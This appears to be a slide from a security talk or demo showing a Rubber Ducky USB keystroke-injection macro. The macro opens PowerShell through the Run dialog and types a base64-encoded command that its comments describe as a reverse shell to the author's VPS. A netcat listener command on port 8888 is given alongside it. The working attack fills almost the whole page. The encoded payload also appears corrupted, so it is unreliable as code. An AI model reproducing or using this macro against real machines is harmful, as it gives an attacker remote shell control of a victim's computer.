
c2 > demo_rubber_ducky > macro_reverse_shell.txt

```
1  REM #####
2  REM # rubber ducky macro reverse shell -- demo
3  REM # server command: sudo nc -lvnp 8888
4  REM #####
5
6  REM wait for USB
7  DELAY 1500
8
9  REM start menu command: Win+R
10 GUI r
11 DELAY 1500
12
13 REM open powershell prompt
14 STRING powershell
15 DELAY 1500
16 ENTER
17 DELAY 1500
18
19 REM open reverse shell (to my VPS)
20 STRING powershell -e
JABjAGwAaQBLAG4AdAAgAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABLAG0ALgB0AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBLAG4AdAAoACIA0AA5AC4AMgA1ADAALgA
2ADkALgA4ADgAIgAsADgA0AA4ADgAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBLAG4AdAAuAEcAZQB0AFMAAdByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAKAGIAeQB0AGUAcwAgAD
0AIAAwAC4ALgA2ADUANQAzADUAfAAIAHsAMAB9ADsAdwBoAGkAbABlACgAKAAKAGKAIAA9ACAAJABzAHQAcgBLAGeAbQAuAFIAZQBhAGQAKAAKAGIAeQB0AGUAcwAsACAAMAA5ACAAJABiAHKAdABlAHMAL
gBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAACKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBLAGHcALQBPAGIAagBLAGMAAdAAgAC0AVAB5AHAZQB0AGEAbQBLAGAAUwB5AHMAAdABLAG0ALgBUAGUAeAB0
AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAKAGIAeQB0AGUAcwAsADAALAAGACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQ
AZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkA0wAkAHMAZQBhAGQAYgBhAGMAawAyACAAPQAgACQAcwBLAG4AZABiAGEAYwBrACAaKwAgACIAUABTACAAIgAgACsAIA
AoAHAAdwBkACKALgBQAGEAdABoACAAKwAgACIAPgAgACIA0wAkAHMAZQBhAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABLAGHcAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoA0gBBAFMAQwBJAEKAKQAuAEcAZQB0A
EIAeQB0AGUAcwAoACQAcwBLAG4AZABiAGEAYwBrADIACKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQBuAGUAkAAKAHMAZQBhAGQAYgB5AHQAZQAsADAALAaKAHMAZQBhAGQAYgB5AHQAZQAuAEwAZQBhAGcA
dABoACKA0wAkAHMAAdByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBLAG4AdAAuAEMAbABvAHMAZQAoACKA
21 DELAY 1500
22 ENTER
23 DELAY 1500
24 ENTER
25
```

\$ demo



\$ next step...



Question time
e appunti →

